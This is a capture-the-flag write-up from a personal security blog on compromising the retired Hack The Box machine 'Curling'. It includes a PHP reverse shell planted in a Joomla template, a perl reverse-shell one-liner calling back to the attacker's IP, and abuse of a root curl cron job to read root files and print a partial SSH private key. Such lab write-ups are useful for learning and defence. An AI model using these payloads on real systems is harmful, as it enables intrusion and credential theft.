

OFFENSIVE IT

A blog by Cordian Henkel

[Home](#)[Blog](#)[Favorites](#)[Helpful Links](#)[Tool-List](#) ▾[About me](#)[Privacy Policy](#)

MARCH 31, 2019 BY CORDIAN

Hack The Box – Curling

<!-- secret.txt -->

This box retired on 30.03.2019

Goal: CTF – user.txt & root.txt

Difficulty: 4.4 / 10 (rated by HTB-community)



RECENT POSTS

[Hack The Box – Writeup](#)

[Vulnhub – SickOs 1.2](#)

[Update: Tool-List Overhaul](#)

[Vulnhub – SickOs 1.1](#)

[Hack The Box – Netmon](#)

We start with a Nmap scan to see which ports are open. The results show that the box is offering SSH on port 22 and is hosting a web service on port 80.


```
Starting Nmap 7.70 ( https://nmap.org ) at 2018-10-27 16:26 EDT
Nmap scan report for localhost (10.10.10.150)
Host is up (0.033s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|_  256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (ED25519)
80/tcp    open  http?
|_ http-generator: Joomla! - Open Source Content Management
|_ http-title: Home
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 176.69 seconds
```

1. Results of Nmap scan

When we browse the website we see multiple blog posts like the one shown in figure 2.



2. Blog post on Curling-website

ARCHIVES

October 2019

September 2019

August 2019

July 2019

June 2019

April 2019

March 2019

February 2019

January 2019

December 2018


















To gather more information about the web service we start Gobuster to enumerate all directories. By doing

so we identify a login page to the Joomla Backend on “**/administrator/index.php**” as shown in figure 3. Since we cannot do much with the already gathered information we need to find anything else of interest. Because we know that the web server is using Joomla we can use a tool called Joomscan which is a vulnerability scanner for Joomla. The scan leads to the following interesting looking directory “**http://10.10.10.150/administrator/modules**” as shown in figure 4.



3. Joomla-Login on `/administrator/index.php`

Index of /administrator/modules

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 mod_custom/	2018-05-22 12:39	-	
 mod_feed/	2018-05-22 12:39	-	
 mod_latest/	2018-05-22 12:39	-	
 mod_logged/	2018-05-22 12:39	-	
 mod_login/	2018-05-22 12:39	-	
 mod_menu/	2018-05-22 12:39	-	
 mod_multilangstatus/	2018-05-22 12:39	-	
 mod_popular/	2018-05-22 12:39	-	
 mod_quickicon/	2018-05-22 12:39	-	
 mod_sampledata/	2018-05-22 12:39	-	
 mod_stats_admin/	2018-05-22 12:39	-	
 mod_status/	2018-05-22 12:39	-	
 mod_submenu/	2018-05-22 12:39	-	
 mod_title/	2018-05-22 12:39	-	
 mod_toolbar/	2018-05-22 12:39	-	
 mod_version/	2018-05-22 12:39	-	

Apache/2.4.29 (Ubuntu) Server at 10.10.10.150 Port 80

4. List of administrator modules

By looking through all listed modules we are not able to identify anything special or of interest. It seems like we somewhere took a wrong turn and landed in a rabbit hole. Because of this we take a step back and start all over again. We know that the machine is rated as easy by the community so we might think too complicated. By redoing all enumeration we take a closer look at the source code of the

main page of the web site and find an odd-looking comment shown in figure 5.

```
824 </body>
825      <!-- secret.txt -->
826 </html>
```

5. Hidden comment in source code of Curling-Website.

When we browse the “/secret.txt” directory we find the following string:

Q3VybGluZzlwMTgh

We assume it's a password and go back to the administrator login page from figure 3 and try some different usernames like admin, administrator and root each with the string from the secrets.txt directory as password. But we won't get a successful login. We remember that we already found a potential username on the main website from the blog post shown in figure 2. Which is why we try again for username floris and the password Q3VybGluZzlwMTgh but we still get no access.

It obviously has something to do with the secret.txt file so we play around with the string. When decoding the string as base64 we get the result “Curling2018!” which is more likely to be the correct password. */fail*

Using Curling2018! and the username floris we get access to the administrator backend. The next step is to upload a PHP reverse shell so that we can execute commands on the system. To do so we search for any existing PHP site and replace the existing code with the code of a web shell. Figure 6 shows the default site error.php and parts of the a PHP web shell from pentestmonkey.net.

Editing file "/error.php" in template "beez3".

css

html

images

javascript

language

component.php

error.php

Press F10 to toggle Full Screen editing.

1

<?php

2

3

set_time_limit (0);

4

\$VERSION = "1.0";

5

\$ip = '10.10.13.55'; // CHANGE THIS

6

\$port = 9011; // CHANGE THIS

7

\$chunk_size = 1400;

8

\$write_a = null;

9

\$error_a = null;

10

\$shell = 'uname -a; w; id; /bin/sh -i';

11

\$daemon = 0;

12

\$debug = 0;

13

14

6. Replacing PHP-code of error.php site with PHP-code of a reverse shell.

After replacing the code inside the error.php file we browse directory it is located in to access and execute the malicious web shell.

<http://10.10.10.150/templates/beez3/error.php>

Figure 7 shows that we get a connection as **www-data** from the target host back to our system on port 9011.

```

root@kali:~/bin/phpreverseshell/php-reverse-shell-1.0# nc -lnvp 9011
listening on [any] 9011 ...
connect to [10.10.13.55] from (UNKNOWN) [10.10.10.150] 35242
Linux curling 4.15.0-22-generic #24-Ubuntu SMP Wed May 16 12:15:17 UTC 2018 x86_64 x86_64 GNU/Linux
12:26:32 up 3 min,  2 users,  load average: 0.26, 0.31, 0.14
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
floris    pts/0    10.10.14.135    12:24    24.00s  0.43s  0.00s sleep 0.1
floris    pts/1    10.10.15.25     12:25    24.00s  0.14s  0.14s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
[0] 0:bash- 1:bash- 2:nc*

```

7. Incoming connection from PHP reverse shell

The next step is to get a real shell. To do so we use the following perl command to get a reverse connection from the host back to our system on port 9012.

```

perl -e 'use
Socket;$i="10.0.13.55";$p=9012;socket(S,PF_INET,SOC
K_STREAM,getprotobyname("tcp"));if(connect(S,socka
ddr_in($p,inet_aton($i)))
{open(STDIN,">&S");open(STDOUT,">&S");open(STDERR
R,">&S");exec("/bin/sh -i");};'

```

When we take a look inside the home directory of user floris, we see that we need to escalate our privileges from user www-data to user floris to access the user flag as shown in figure 8.

```
$ ls -alh
total 48K
drwxr-xr-x 6 floris floris 4.0K Oct 31 12:26 .
drwxr-xr-x 3 root root 4.0K May 22 18:33 ..
lrwxrwxrwx 1 root root 9 May 22 19:14 .bash_history -> /dev/null
-rw-r--r-- 1 floris floris 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 floris floris 3.7K Apr 4 2018 .bashrc
drwx----- 2 floris floris 4.0K May 22 18:34 .cache
drwx----- 3 floris floris 4.0K May 22 18:34 .gnupg
drwxrwxr-x 3 floris floris 4.0K May 22 18:34 .local
-rw-r--r-- 1 floris floris 807 Apr 4 2018 .profile
-rw----- 1 floris floris 830 Oct 31 12:26 .viminfo
drwxr-x--- 2 root floris 4.0K May 22 19:04 admin-area
-rw-r--r-- 1 floris floris 1.1K May 22 19:17 password_backup
-rw-r----- 1 floris floris 33 May 22 18:56 user.txt
```

8. Home directory of user floris

Inside the same directory we find an interesting looking file called `password_backup`. Figure 9 shows the contents for that file which is a hexdump with the header “BZh91AY”.

```
$ cat password_backup
00000000: 425a 6839 3141 5926 5359 819b bb48 0000 BZh91AY&SY...H..
00000010: 17ff fffc 41cf 05f9 5029 6176 61cc 3a34 ....A...P)ava.:4
00000020: 4edc cccc 6e11 5400 23ab 4025 f802 1960 N...n.T.#.@%...`
00000030: 2018 0ca0 0092 1c7a 8340 0000 0000 0000 .....Z.@.....
00000040: 0680 6988 3468 6469 89a6 d439 ea68 c800 ..i.4hdi...9.h..
00000050: 000f 51a0 0064 681a 069e a190 0000 0034 ..Q..dh.....4
00000060: 6900 0781 3501 6e18 c2d7 8c98 874a 13a0 i...5.n.....J..
00000070: 0868 ae19 c02a b0c1 7d79 2ec2 3c7e 9d78 .h...*..}y..<~.x
00000080: f53e 0809 f073 5654 c27a 4886 dfa2 e931 .>...sVT.zH...1
00000090: c856 921b 1221 3385 6046 a2dd c173 0d22 .V...!3.`F...s."
000000a0: b996 6ed4 0cdb 8737 6a3a 58ea 6411 5290 ..n....7j:X.d.R.
000000b0: ad6b b12f 0813 8120 8205 a5f5 2970 c503 .k./... .....)p..
000000c0: 37db ab3b e000 ef85 f439 a414 8850 1843 7..;....9...P.C
000000d0: 8259 be50 0986 1e48 42d5 13ea 1c2a 098c .Y.P...HB....*..
000000e0: 8a47 ab1d 20a7 5540 72ff 1772 4538 5090 .G...U@r...rE8P.
000000f0: 819b bb48 ...H
```

9. Content of `password_backup` file.

When we use Google to search for “hexdump BZh91AY” we find a [tutorial on how to decode](#) the contents for such a file. As Figure 10 shows we use the commands **bzcat** to

decompresses bzip2 files, **zcat** to decompress gzip data as well as **tar** to open tar archives as shown in figure 10.

```
root@kali:~/htb/boxes/curling/password_recovery# xxd -r password_backup password
root@kali:~/htb/boxes/curling/password_recovery# file password
password: bzip2 compressed data, block size = 900k
root@kali:~/htb/boxes/curling/password_recovery# bzipcat password | file -
/dev/stdin: gzip compressed data, was "password", last modified: Tue May 22 19:16:20 2018, from Unix
root@kali:~/htb/boxes/curling/password_recovery# bzipcat password | zcat | file -
/dev/stdin: bzip2 compressed data, block size = 900k
root@kali:~/htb/boxes/curling/password_recovery# bzipcat password | zcat | bzipcat | file -
/dev/stdin: POSIX tar archive (GNU)
root@kali:~/htb/boxes/curling/password_recovery# bzipcat password | zcat | bzipcat | tar x0 | file -
/dev/stdin: ASCII text
root@kali:~/htb/boxes/curling/password_recovery# bzipcat password | zcat | bzipcat | tar x0
5d<wdCbdZu)|hchXlt
```

10. Decoding the password for user floris

After we have obtained the password we are able to connect to the system with ssh as user floris and read the contents of the first flag inside the floris home directory.

Furthermore we are able to access the directory **admin-arena** inside the home directory of user floris which we already saw in figure 8. Inside the directory we find two files **input** and **report** which we have read and write access to as shown in figure 11.

```
floris@curling:~/admin-area$ ls -alh
total 28K
drwxr-x--- 2 root   floris 4.0K May 22 19:04 .
drwxr-xr-x 6 floris floris 4.0K Oct 31 18:33 ..
-rw-rw---- 1 root   floris  25 Oct 31 18:41 input
-rw-rw---- 1 root   floris 14K Oct 31 18:41 report
```

11. Content of admin-area directory

When we take a look inside the input file we see that it has the following content:

url = "http://127.0.0.1"

Inside the report file we will find a copy of the source code of the Curling-Website that the box is hosting. It seems like the input file stores a parameter which being used as input to execute Curl as a scheduled task which runs every minute. The results of the execution is then written into the report file.

To test our assumption we create a file, host it on our machine and try to access it by modifying the contents of the input file as shown in figure 12.

echo "Offensive IT" > test.txt

```
floris@curling:~/admin-area$ echo "url = \"http://10.10.13.55:9011/test.txt\"" > input
floris@curling:~/admin-area$ ls -alh
total 44K
drwxr-x--- 2 root  floris 4.0K May 22 19:04 .
drwxr-xr-x 6 floris floris 4.0K Oct 31 18:45 ..
-rw-rw---- 1 root  floris  41 Oct 31 18:47 input
-rw-rw---- 1 root  floris 29K Oct 31 18:47 report
floris@curling:~/admin-area$ cat input
url = "http://10.10.13.55:9011/test.txt"
floris@curling:~/admin-area$ ls -alh
total 44K
drwxr-x--- 2 root  floris 4.0K May 22 19:04 .
drwxr-xr-x 6 floris floris 4.0K Oct 31 18:45 ..
-rw-rw---- 1 root  floris  41 Oct 31 18:47 input
-rw-rw---- 1 root  floris 29K Oct 31 18:47 report
floris@curling:~/admin-area$ ls -alh
total 16K
drwxr-x--- 2 root  floris 4.0K May 22 19:04 .
drwxr-xr-x 6 floris floris 4.0K Oct 31 18:45 ..
-rw-rw---- 1 root  floris  25 Oct 31 18:48 input
-rw-rw---- 1 root  floris  13 Oct 31 18:48 report
floris@curling:~/admin-area$ cat input
url = "http://127.0.0.1"
floris@curling:~/admin-area$ cat report
Offensive IT
floris@curling:~/admin-area$
```

12. Manipulate content of input file to access locally hosted test file

As figure 12 shows we guessed right and after one minute the report file stores the content of our previous created **test.txt** file.

Since we know that the curl command that runs in the background gets executed with root privileges we try to access the root flag. To do so we need to adjust the parameter inside the input file so that curl will access files on the local system.

url = \"file:///root/root.txt\"

```
floris@curling:~/admin-area$ echo "url = \"file:///root/root.txt\"" > input
floris@curling:~/admin-area$ cat input
url = "file:///root/root.txt"
floris@curling:~/admin-area$ ls -alh
total 16K
drwxr-x--- 2 root   floris 4.0K May 22 19:04 .
drwxr-xr-x 6 floris floris 4.0K May 22 19:18 ..
-rw-rw---- 1 root   floris 25 Oct 31 18:55 input
-rw-rw---- 1 root   floris 33 Oct 31 18:55 report
floris@curling:~/admin-area$ cat report
82c19826064a
floris@curling:~/admin-area$
```

13. Access root flag with curl

Furthermore we are able to obtain the SSH private key for user root as shown in figure 14.

```
floris@curling:~/admin-area$ echo "url = \"file:///etc/ssh/ssh_host_rsa_key\"" > input
floris@curling:~/admin-area$ cat input
url = "file:///etc/ssh/ssh_host_rsa_key"
floris@curling:~/admin-area$ ls -alh
total 44K
drwxr-x--- 2 root   floris 4.0K May 22 19:04 .
drwxr-xr-x 6 floris floris 4.0K May 22 19:18 ..
-rw-rw---- 1 root   floris  41 Oct 31 18:57 input
-rw-rw---- 1 root   floris 30K Oct 31 18:57 report
floris@curling:~/admin-area$ ls -alh
total 16K
drwxr-x--- 2 root   floris 4.0K May 22 19:04 .
drwxr-xr-x 7 floris floris 4.0K Oct 31 18:57 ..
-rw-rw---- 1 root   floris  25 Oct 31 18:58 input
-rw-rw---- 1 root   floris 1.7K Oct 31 18:58 report
floris@curling:~/admin-area$ cat report
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAxrGrd9mh1R027tIEFPRWCDJTKhf7osrU2epbFvCHKHb5T6eg
ruVR37NohBXeZ359LPve6k3ydufJX+xpN6x61C7wq1In9sE4SHlt5uH0uY+jtmT4
79BpeYNNkyLUpJcEJoyX8h9CkeW9Q/Wxgl0Fdxpuf0Qw/MGazQU8Q4xgp5gcmKB4
rXxurGtSwu0nJG/IPSpNH73yjz1jB4M1IVwt4N8F8o113gcmB4Y2wALjr+zCnWu
jI3jVB+9YZIKZE8GfKqMPX2ww50ijh3ZAtknLPvLXKc/ACHpHP4Zg0p/kCm7Pt4
ldBS6FvUzj5k/Mc+OXrZ6lug4YZXKzu2hY7t9wIDAQABAoIBAHHkXnHH63k0m7ZY
pan+BzvtI9ZfMLRtMhJARSeR45PV+7hS1wAry7awSn11M/HabXRXhKy7xihgydTU
LwFKxg5B40kH0zQbSLRT98qJT/0rzks1utSNi93KNaP3uV9wIk4oXjFy5X2o5j4H
uJEh0hbShMPN7y6HE+8SsF0A4F91sLCz6ImF5pzQjDK0T21NESuYcJuxfHdStn4t
TiL01PbTRWnB14fe33nfqCT+bMUlyx81xbmUnNunBp9b+qoSrgsEqJdiKgCKd399
PgUBGtB1vyBL6Jmoqhtpkm2CfpDmKj/2CedZS32BsDYARh3lMiStxfEz58I09ECm
BtpmvLECGyEA+JaYujg4sQeT7wuONF6mKo0Y4/7wMGmiKAajtp50jptrz7mg70Js
6cDxdjkLMq81iGpuXNKaD06CQ0dQlZzC6LMmGSVErp8l2T8KI9FRT9vLES20s50
loP01TuhZjhQ5vz0xx84KF7s19Vq0edlkbUJ+v7LIYkrS/ChloXu428CgYEAZJ4+
oWUgBWZJhVAGB0Lbh8j6jVpLA2pw+sH+UaRaGW0Bumny/gnKuhw/rR0xiyKQch6w
9vmtfA1iXnd6DL3ZtQ3gz3HH00Lmc10R0VZtloSgrk8GYhbGhaQ354JRhGD3G2jv
yu8D30LvzmIkruy2QRWp5Rn4DCZKCLwJLOFw0fKcGyAJCvFjVMg7KFtpRrJVLVwV
```

14. Private SSH key for root

```
#  CURL, CURLING, HEX, HEXDUMP, HTB
```

[PREVIOUS](#)

[NEXT](#)

[← Hack The Box – Access](#)

[Hack The Box – Irked →](#)

Privacy Policy / Proudly powered by WordPress